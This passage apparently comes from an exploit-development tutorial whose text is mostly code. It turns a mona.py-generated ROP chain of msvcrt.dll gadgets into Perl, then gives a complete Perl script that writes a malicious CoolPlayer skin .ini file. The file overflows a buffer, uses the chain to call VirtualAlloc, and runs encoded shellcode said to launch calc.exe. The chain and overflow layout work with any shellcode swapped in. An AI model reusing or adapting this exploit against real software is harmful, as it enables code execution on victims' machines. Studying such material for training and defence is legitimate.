    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      #[---INFO:gadgets_to_set_ebp:---]
      0x77c31c37,  # POP EBP # RETN [msvcrt.dll]
      0x77c31c37,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x77c39ec7,  # POP EBX # RETN [msvcrt.dll]
      0xffffffff,  #
      0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
      0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edx:---]
      0x77c4debf,  # POP EAX # RETN [msvcrt.dll]
      0xa1bf4fcd,  # put delta into eax (-> put 0x00001000 into edx)
      0x77c38081,  # ADD EAX,5E40C033 # RETN [msvcrt.dll]
      0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_ecx:---]
      0x77c4ded4,  # POP EAX # RETN [msvcrt.dll]
      0x36ffff8e,  # put delta into eax (-> put 0x00000040 into ecx)
      0x77c4c78a,  # ADD EAX,C90000B2 # RETN [msvcrt.dll]
      0x77c14001,  # XCHG EAX,ECX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
      0x77c47a36,  # POP EDI # RETN [msvcrt.dll]
      0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
      #[---INFO:gadgets_to_set_esi:---]
      0x77c30426,  # POP ESI # RETN [msvcrt.dll]
      0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
      0x77c4e392,  # POP EAX # RETN [msvcrt.dll]
      0x77c1110c,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
      #[---INFO:pushad:---]
      0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
      #[---INFO:extras:---]
      0x77c35459,  # ptr to 'push esp # ret ' [msvcrt.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

  rop_chain = create_rop_chain()
```


Delete the unwanted code and 'INFO' comments



```
0x77c31c37,  # POP EBP # RETN [msvcrt.dll]
0x77c31c37,  # skip 4 bytes [msvcrt.dll]
0x77c39ec7,  # POP EBX # RETN [msvcrt.dll]
0xffffffff,  #
0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
0x77c4debf,  # POP EAX # RETN [msvcrt.dll]
0xa1bf4fcd,  # put delta into eax (-> put 0x00001000 into edx)
0x77c38081,  # ADD EAX,5E40C033 # RETN [msvcrt.dll]
0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
0x77c4ded4,  # POP EAX # RETN [msvcrt.dll]
0x36ffff8e,  # put delta into eax (-> put 0x00000040 into ecx)
0x77c4c78a,  # ADD EAX,C90000B2 # RETN [msvcrt.dll]
0x77c14001,  # XCHG EAX,ECX # RETN [msvcrt.dll]
0x77c47a36,  # POP EDI # RETN [msvcrt.dll]
0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
0x77c30426,  # POP ESI # RETN [msvcrt.dll]
0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
0x77c4e392,  # POP EAX # RETN [msvcrt.dll]
0x77c1110c,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
0x77c35459,  # ptr to 'push esp # ret ' [msvcrt.dll]
```

Select the code and use the Replace (CTRL + H) feature. In ‘Replace with’ type:

$buffer .= pack(‘V’,0x




```
0x77c31c37,  # POP EBP # RETN [msvcrt.dll]
0x77c31c37,  # skip 4 bytes [msvcrt.dll]
```

Find what : 0x

Replace with : $buffer .= pack('V',0x


□ In selection

Now your code should look like this:



```
$buffer .= pack('V',0x77c31c37,  # POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c31c37,  # skip 4 bytes [msvcrt.dll]
$buffer .= pack('V',0x77c39ec7,  # POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff,  #
$buffer .= pack('V',0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4debf,  # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0xa1bf4fcd,  # put delta into eax (-> put 0x00001000 into edx)
$buffer .= pack('V',0x77c38081,  # ADD EAX,5E40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4ded4,  # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x36ffff8e,  # put delta into eax (-> put 0x00000040 into ecx)
$buffer .= pack('V',0x77c4c78a,  # ADD EAX,C90000B2 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c14001,  # XCHG EAX,ECX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a36,  # POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V',0x77c30426,  # POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c4e392,  # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer .= pack('V',0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c35459,  # ptr to 'push esp # ret ' [msvcrt.dll]
```

Now select the end of the code and replace it as follows:




```
pack('V',0x77c31c37,  # POP EBP # RETN [msvcrt.dll]
```

Find what : ,

Replace with :);

☐ In selection


The final version should look like this:



```
$buffer .= pack('V',0x77c31c37);  # POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c31c37);  # skip 4 bytes [msvcrt.dll]
$buffer .= pack('V',0x77c39ec7);  # POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff);  #
$buffer .= pack('V',0x77c127e1);  # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e5);  # INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4debf);  # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0xa1bf4fcd);  # put delta into eax (-> put 0x00001000 into edx)
$buffer .= pack('V',0x77c38081);  # ADD EAX,5E40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc);  # XCHG EAX,EDX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4ded4);  # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x36ffff8e);  # put delta into eax (-> put 0x00000040 into ecx)
$buffer .= pack('V',0x77c4c78a);  # ADD EAX,C90000B2 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c14001);  # XCHG EAX,ECX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a36);  # POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42);  # RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V',0x77c30426);  # POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc);  # JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c4e392);  # POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c);  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer .= pack('V',0x77c12df9);  # PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c35459);  # ptr to 'push esp # ret ' [msvcrt.dll]
```

4.11 Appendix K

Getting calculator using ROP chains – full perl script



```
$file="rop_calc.ini";
$buffer = "[CoolPlayer Skin]\nPlaylistSkin=";

$buffer .= "A" x 479; #buffer chars
$buffer .= pack('V', 0x77c22de8); #{PAGE_EXECUTE_READ} address from find.txt

#ROP CHAIN
$buffer .= pack('V',0x77c31c37);# POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c31c37);# skip 4 bytes [msvcrt.dll]
$buffer .= pack('V',0x77c39ec7);# POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff);#
$buffer .= pack('V',0x77c127e1);# INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e5);# INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4debf);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0xa1bf4fcd);# put delta into eax (-> put 0x00001000 into edx)
$buffer .= pack('V',0x77c38081);# ADD EAX,5E40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc);# XCHG EAX,EDX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4ded4);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x36ffff8e);# put delta into eax (-> put 0x00000040 into ecx)
$buffer .= pack('V',0x77c4c78a);# ADD EAX,C90000B2 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c14001);# XCHG EAX,ECX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a36);# POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42);# RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V',0x77c30426);# POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc);# JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c4e392);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c);# ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer .= pack('V',0x77c12df9);# PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c35459);# ptr to 'push esp # ret ' [msvcrt.dll]

#NOP SLED
$buffer .= "\x90" x 16;

#calc.exe SHELLCODE
$buffer .= "\xdb\xc7\xd9\x74\x24\xf4\x5f\xbb\x9e\xd4\xf7\xd9\x29\xc9" .
"\xb1\x31\x83\xc7\x04\x31\x5f\x14\x03\x5f\x8a\x36\x02\x25" .
"\x5a\x34\xed\xd6\x9a\x59\x67\x33\xab\x59\x13\x37\x9b\x69" .
"\x57\x15\x17\x01\x35\x8e\xac\x67\x92\xa1\x05\xcd\xc4\x8c" .
"\x96\x7e\x34\x8e\x14\x7d\x69\x70\x25\x4e\x7c\x71\x62\xb3" .
"\x8d\x23\x3b\xbf\x20\xd4\x48\xf5\xf8\x5f\x02\x1b\x79\x83" .
"\xd2\x1a\xa8\x12\x69\x45\x6a\x94\xbe\xfd\x23\x8e\xa3\x38" .
"\xfd\x25\x17\xb6\xfc\xef\x66\x37\x52\xce\x47\xca\xaa\x16" .
"\x6f\x35\xd9\x6e\x8c\xc8\xda\xb4\xef\x16\x6e\x2f\x57\xdc" .
"\xc8\x8b\x66\x31\x8e\x58\x64\xfe\xc4\x07\x68\x01\x08\x3c" .
"\x94\x8a\xaf\x93\x1d\xc8\x8b\x37\x46\x8a\xb2\x6e\x22\x7d" .
"\xca\x71\x8d\x22\x6e\xf9\x23\x36\x03\xa0\x29\xc9\x91\xde" .
"\x1f\xc9\xa9\xe0\x0f\xa2\x98\x6b\xc0\xb5\x24\xbe\xa5\x4a" .
"\x6f\xe3\x8f\xc2\x36\x71\x92\x8e\xc8\xaf\xd0\xb6\x4a\x5a" .
"\xa8\x4c\x52\x2f\xad\x09\xd4\xc3\xdf\x02\xb1\xe3\x4c\x22" .
"\x90\x87\x13\xb0\x78\x66\xb6\x30\x1a\x76";

open($FILE,">$file");
print $FILE $buffer;
close($FILE);
```